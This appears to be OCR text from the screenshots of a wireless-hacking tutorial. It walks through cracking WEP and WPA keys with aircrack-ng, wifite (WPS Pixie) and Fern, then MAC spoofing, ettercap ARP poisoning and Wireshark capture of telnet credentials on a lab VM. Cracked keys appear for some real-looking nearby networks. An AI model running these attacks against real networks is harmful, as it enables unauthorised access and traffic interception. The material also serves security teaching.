    2    4/ 11   A9(19456) 7F(19456) BD(19200) D2(19200) FA(18944)
    3    1/ 32   CD(19968) CC(19712) 07(19712) 97(19712) 9C(19456)
    4    0/  3   25(23040) 74(20736) 24(20480) C4(19968) 05(19712)

                         KEY FOUND! [ 34:4D:A9:CD:25 ]
        Decrypted correctly: 100%
```


```
root@kali:~# wifite

                                  WiFite v2 (r87)
                                  automated wireless auditor
                                  designed for Linux


 [+] scanning for wireless devices...
 [+] enabling monitor mode on wlan0... done
 [+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:05] scanning wireless networks. 0 targets and 0 clients found
```

```
[0:00:31] scanning wireless networks. 75 targets and 7 clients found
 [+] checking for WPS compatibility... done


   NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
   --- --------------------  --  ----  -----  ----  ------
    1  (12:86:8C:70:38:D6)   11  WPA2  54db   wps
    2  Harley-2.4            11  WPA2  52db   wps
    3  (32:86:8C:70:38:D6)   11  WPA2  52db   wps
    4  Brenner                1  WPA2  51db   wps
```


```
[+] select target numbers (1-78) separated by commas, or 'all': 4

[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:01] WPS Pixie attack:  Starting Cracking Session. Pin count: 0, Max pi...
[0:00:02] WPS Pixie attack:  Sending identity response
[0:00:04] WPS Pixie attack:  attempting to crack and fetch psk...
[0:00:16] WPS Pixie attack:
```

```
[+] PIN found:     42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
       found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648


[+] disabling monitor mode on wlan0mon... done
[+] quitting
```


Fern WIFI Cracker
Select Interface
Refresh
Select an interface card
Scan for Access points
WEP
Detection Status
WPA
Detection Status
Key Database
No Key Entries
ToolBox
Fern WIFI Cracker 2.2
Unable to check for updates,network timeout
Python Version: 2.7.11 defaul
Aircrack Version: Aircrack-ng 1.2 rc3 -
Qt Version: 4.11.4
About Fern WIFI Cracker


Fern WIFI Cracker
wlan0
Refresh
Monitor Mode Enabled on wlan0mon


Fern WIFI Cracker 2.2
WEP
1 Detected
WPA
23 Detected


Attack Panel
Select Target Access Point
\x00
Aircrack_Wifi
Barlows Employee
CBCI-011E-2.4
CBCI-E655-2.4
CenturyLink1706
CenturyLink2893
CenturyLink3965
Great Clips
JLSGuest
Attack
Automate



Access Point Details
ESSID: Aircrack_Wifi
BSSID: 44:94:FC:37:10:6E
Channel: 6
Power: -57
Encryption: WPA
Supports WPS
Attack Option
Regular Attack
WPS Attack



pskpasscode.txt
Browse



Probing Access Point
Deauthenticating 64:A5:C3:DA:30:DC
Handshake Captured
Bruteforcing WPA Encryption
Finished
pskpasscode.txt
Browse
64:A5:C3:DA:30:DC
15SHOUTINGspiders
WPA KEY: 15SHOUTINGspiders


```
root@kali:~# macchanger --mac=34:12:98:B5:7E:D4 wlan0
Current MAC:   f4:f2:6d:1d:04:42 (unknown)
Permanent MAC: f4:f2:6d:1d:04:42 (unknown)
New MAC:       34:12:98:b5:7e:d4 (unknown)
```


```
root@kali:~# ifconfig wlan0
wlan0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether 34:12:98:b5:7e:d4  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```









ADVANCED
Advanced Wireless Settings
Apply
Cancel
Fragmentation Length (256-2346):
2346
CTS/RTS Threshold (1-2347):
2347
Preamble Mode
Long Preamble
Turn off wireless signal by schedule
The wireless signal is scheduled to turn off during the following time period:
Period
Start
End
Recurrence Pattern
Add a new period
Edit
Delete
WPS Settings
Router's PIN:
70587104
Enable Router's PIN
To prevent PIN compromise, auto disable the PIN after 3 failed PIN connections, until router reboots.
In auto disabled mode, router's WPS LED will keep blinking slowly
Keep Existing Wireless Settings
Wireless Card Access List
Set Up Access List


ADVANCED
Wireless Card Access List
Apply
Cancel
Turn Access Control On
Device Name
MAC Address
Add
Edit
Delete



ettercap 0.8.2
File Sniff Options Info
ettercap Input
Network interface :
wlan0
Cancel
OK


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address MAC Address Description
10.0.0.1 44:94:FC:37:10:6E
10.0.0.2 EC:35:86:3D:E3:04
10.0.0.3 EC:35:86:3D:E3:04
10.0.0.4 00:23:6C:92:6D:A3
10.0.0.7 00:23:6C:92:6D:A3
Delete Host
Add to Target 1
Add to Target 2
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
Host 10.0.0.3 added to TARGET1
Host 10.0.0.7 added to TARGET2


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address MAC Address Description
10.0.0.1 44:94:FC:37:10:6E
10.0.0.2 EC:35:86:3D:E3:04
10.0.0.3 EC:35:86:3D:E3:04
10.0.0.4 00:23:6C:92:6D:A3
10.0.0.7 00:23:6C:92:6D:A3
MITM Attack: ARP Poisoning
Optional parameters
Sniff remote connections.
Only poison one-way.
Cancel
OK
Delete Host
Add to Target 1
Add to Target 2
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
Host 10.0.0.3 added to TARGET1
Host 10.0.0.7 added to TARGET2


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...


Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
eth0
wlan0mon
any
Loopback: lo
bluetooth0
nflog
nfqueue
usbmon1
usbmon2


*wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Tim Source Destination Protocol Lengt Info
7 3… Apple_92:6d:a3 Tp-LinkT_1d:04:42 ARP 42 10.0.0.7 is at 00:23:6c:92:6d:a3
8 3… 10.0.0.3 10.0.0.7 TCP 74 [TCP Retransmission] 23 → 58050 [SYN, ACK] Seq=0 Ack=1 Win=5792 Le
9 3… 10.0.0.7 10.0.0.3 TCP 66 58050 → 23 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=429499 TSecr=31
10 3… 10.0.0.7 10.0.0.3 TELNET 93 Telnet Data ...
11 3… 10.0.0.7 10.0.0.3 TCP 66 58050 → 23 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=429499 TSecr=31
12 3… 10.0.0.7 10.0.0.3 TCP 93 [TCP Retransmission] 58050 → 23 [PSH, ACK] Seq=1 Ack=1 Win=14720 L
13 3… 10.0.0.3 10.0.0.7 TCP 66 23 → 58050 [ACK] Seq=1 Ack=28 Win=5792 Len=0 TSval=318696 TSecr=42
14 3… 10.0.0.3 10.0.0.7 TCP 66 [TCP Dup ACK 13#1] 23 → 58050 [ACK] Seq=1 Ack=28 Win=5792 Len=0 TS
15 3… Apple_3d:e3:04 Broadcast ARP 42 Who has 10.0.0.1? Tell 10.0.0.3
16 1… Tp-LinkT_1d:04:42 Apple_3d:e3:04 ARP 42 10.0.0.7 is at f4:f2:6d:1d:04:42
17 1… Tp-LinkT_1d:04:42 Apple_92:6d:a3 ARP 42 10.0.0.3 is at f4:f2:6d:1d:04:42 (duplicate use of 10.0.0.7 detec
18 1… 10.0.0.3 10.0.0.7 TELNET 78 Telnet Data ...
19 1… 10.0.0.3 10.0.0.7 TCP 78 [TCP Retransmission] 23 → 58050 [PSH, ACK] Seq=1 Ack=28 Win=5792 L
20 1… 10.0.0.7 10.0.0.3 TCP 66 58050 → 23 [ACK] Seq=28 Ack=13 Win=14720 Len=0 TSval=432158 TSecr=
21 1… 10.0.0.7 10.0.0.3 TCP 66 [TCP Dup ACK 20#1] 58050 → 23 [ACK] Seq=28 Ack=13 Win=14720 Len=0
Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: Tp-LinkT_1d:04:42 (f4:f2:6d:1d:04:42), Dst: Apple_3d:e3:04 (ec:35:86:3d:e3:04)
Address Resolution Protocol (reply)
0000 ec 35 86 3d e3 04 f4 f2 6d 1d 04 42 08 06 00 01 .5.=.... m..B....
0010 08 00 06 04 00 02 f4 f2 6d 1d 04 42 0a 00 00 07 .... m..B....
0020 ec 35 86 3d e3 04 0a 00 00 03 .5.=.... ..
wireshark_pcapng_wlan0_20160625171042_d19Wls
Packets: 141 · Displayed: 141 (100.0%)
Profile: Default

Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_pcapng_wlan0_201606251...

```
.......... ..!.."..'.....#..... ..#..'........!.."..... .....#.....'.............P...... .
38400,38400....#.kali:0.0....'..DISPLAY.kali:0.0......xterm..............                  _
_       _ _      _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: mmssffaaddmmiinn
.
Password: msfadmin
.
Last login: Sat Jun 25 12:15:06 EDT 2016 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

